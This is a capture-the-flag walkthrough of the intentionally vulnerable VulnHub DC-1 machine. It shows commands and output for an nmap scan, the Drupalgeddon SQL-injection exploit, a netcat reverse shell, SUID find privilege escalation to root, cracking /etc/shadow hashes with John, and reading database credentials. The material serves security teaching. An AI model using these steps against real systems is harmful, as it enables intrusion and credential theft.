

DC-1

This is a quick walkthrough of the DC-1 machine from vulnhub. The first step taken to overcome DC-1 is to perform a NMAP scan to check what ports and services are running on the machine. The command used to accomplish this was NMAP -A -T4 <ip address of target>. The output of the NMAP command is shown below.

```
root@kali:~/DC-1# nmap -A -T4 10.0.2.12
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-11 02:11 EDT
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for 10.0.2.12
Host is up (0.00045s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|   256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-title: Welcome to Drupal Site | Drupal Site
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000  2,3,4      111/tcp    rpcbind
|_   100000  2,3,4      111/udp    rpcbind
|_   100024  1          49802/udp  status
|_   100024  1          50777/tcp  status
MAC Address: 08:00:27:AA:94:9F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.45 ms 10.0.2.12

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.52 seconds
```

The target machine appears to have 3 services running: OpenSSH version 6.0, an Apache server, and rpcinfo. The next step is to check if any of the services enumerated by NMAP have any known exploits. A quick Google search reveals that SSH version 6 does not have any. The Apache service is running Drupal 7, which I have not encountered before. However, the web server does have a robots.txt file, which may prove to be useful. The contents of robots.txt is shown below.

```
#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
```

```
# This file will be ignored unless it is at the root of your host:
# Used:      http://example.com/robots.txt
# Ignored:   http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/wc/robots.html
#
# For syntax checking, see:
# http://www.sxw.org.uk/computing/robots/check.html
```

```
User-agent: *
Crawl-delay: 10
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Disallow: /user/logout/
# Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
Disallow: /?q=filter/tips/
Disallow: /?q=node/add/
Disallow: /?q=search/
Disallow: /?q=user/password/
Disallow: /?q=user/register/
Disallow: /?q=user/login/
Disallow: /?q=user/logout/
```

The robots.txt file appeared to be a dead end because nothing of interest was uncovered.

Searchsploit was used to search for a vulnerability corresponding to Drupal version 7. It turns out that Drupal version seven is vulnerable to SQL injection via the exploit drupalgeddon.

```
root@kali:~/DC-1# searchsploit Drupal 7
```

Exploit Title	Path (/usr/share/exploitdb/)
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution	exploits/php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection	exploits/php/webapps/27020.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)	exploits/php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)	exploits/php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password)	exploits/php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password)	exploits/php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)	exploits/php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities	exploits/php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution	exploits/php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution	exploits/php/webapps/3313.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities	exploits/php/webapps/33706.txt
Drupal < 7.34 - Denial of Service	exploits/php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	exploits/php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)	exploits/php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code	exploits/php/webapps/44449.rb
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-S	exploits/php/webapps/25493.txt
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution	exploits/php/remote/40144.php
Drupal Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site Scripting	exploits/php/webapps/35397.txt
Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File U	exploits/php/webapps/37453.php
Drupal Module Embedded Media Field/Media 6.x : Video Flotsam/Media: Audio	exploits/php/webapps/35072.txt
Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)	exploits/php/remote/40130.rb
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure	exploits/php/webapps/44501.txt

Running the exploit results in a new admin user being added to the system.

```
root@kali:~/DC-1# python drupalgeddon.py -t http://10.0.2.12 -u admin -p admin
```

```

DRUPALGEDDON

Drupal => 7.0 <= 7.31 Sql-Inj3ct10n
Admin 4cc0unt cr3at0r

Discovered by:
Stefan Horst
(CVE-2014-3704)

Written by:
Claudio Viviani

http://www.homelab.it
info@homelab.it
homelabit@protonmail.ch

https://www.facebook.com/homelabit
https://twitter.com/homelabit
https://plus.google.com/+HomelabIt/
https://www.youtube.com/channel/UCqgm5dMqf_exicCe_Dj1Bw

!! VULNERABLE!

!! Administrator user created!


*] Login: admin
*] Pass: admin
*] Url: http://10.0.2.12/?q=node&destination=node

```


Flag3 is sitting in the admin console (there must be more flags we will keep an eye out for them). Flag three is displayed below

```
root@kali:~/DC-1# cat flag3.txt
Special PERMS will help FIND the passwd - but youll need to -exec that command to work out how to get whats in the shadow.
```

Being admin of the website is great, but it would be nice to have a shell to work with. Luckily, Drupal has created a shell for admins who prefer to manage the website using the command line! The shell can be obtained here <https://www.drupal.org/project/shell>. Using the admin account the aforementioned shell is installed and enabled on the target machine.



After the shell is launched it can be used to create a Netcat connection to the attacking machine.



The shell is functional as is, but it is a bit inconvenient (it doesn't show the output of certain commands). Luckily, the target has python installed, which can be used to spawn a Bash shell.

```
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
10.0.2.12: inverse host lookup failed: Unknown host
connect to [10.0.2.10] from (UNKNOWN) [10.0.2.12] 55700
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$
```

The obtained shell does not have root privileges, but using flag3 (the flag found earlier) as a hint we can guess that the target machine contains a binary that has the special permission bit set when it shouldn't. The find command can be used to check what files on the system have root privileges at run time.

```
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/var/www$
```

Excellent! The find command is running with root privileges. Reading the man pages for the find command reveals that the find command can be used to execute other commands when the -exec option is used. Since the binary is running as root we can spawn a root shell using this trick (The first argument to the find command could be any file on the system a . to specify the present working directory would also work). For example, find . -exec "/bin/sh" ;

```
find README.txt -exec "/bin/sh" \;
# whoami
whoami
root
#
```

There are still flags to be found. Using the find command divulges the location of flag4 and flag1: find / -name flag*.txt. There is also a flag in the root directory called thefinalflag.txt. The second flag is in the settings.php file (this is made evident by the hint in flag1). The contents of the flags are shown below:


```

root@kali:~/DC-1# cat flag1.txt
Every good CMS needs a config file - and so do you.
root@kali:~/DC-1# cat flag2.txt
/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */
root@kali:~/DC-1# cat flag4.txt
Probably. But perhaps it's not that easy. Or maybe it is?
root@kali:~/DC-1# cat theFinalFlag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
root@kali:~/DC-1#

```


We can take this exploitation further by attempting to crack the hashes stored in the /etc/shadow file and attempting to gain access to the mysql server. Cracking the hashes requires moving the contents of /etc/shadow and /etc/passwd to the attacking machine. Once the hashes and the passwd file are on the attacking machine the unshadow command can be used to create a file that John can crack.

```

root@kali:~/DC-1# john crackme.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8
needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any
Warning: Only 1 candidates buffered for the current salt, minimum 8
needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
orange (flag4)

```

The password for the user flag4, which is orange, is found immediately. It will take some time for John to guess the root password, so in the meantime, let's try to break into the sql server. The hint contained in flag1, "every good CMS needs a config file and so do you" leads us to the settings.php file located in /var/www/sites/default/settings.php. The settings.php file contains all the information that we need to access the database as root.



```
/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 */
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

Logging into the database allows us to view a number of tables

```
# mysql -u dbuser -p drupaldb
mysql -u dbuser -p drupaldb
Enter password: R0ck3t

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 40
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show tables
show tables
-> ;
;
+-----+
| Tables_in_drupaldb |
+-----+
| actions             |
| authmap             |
| batch               |
| block               |
```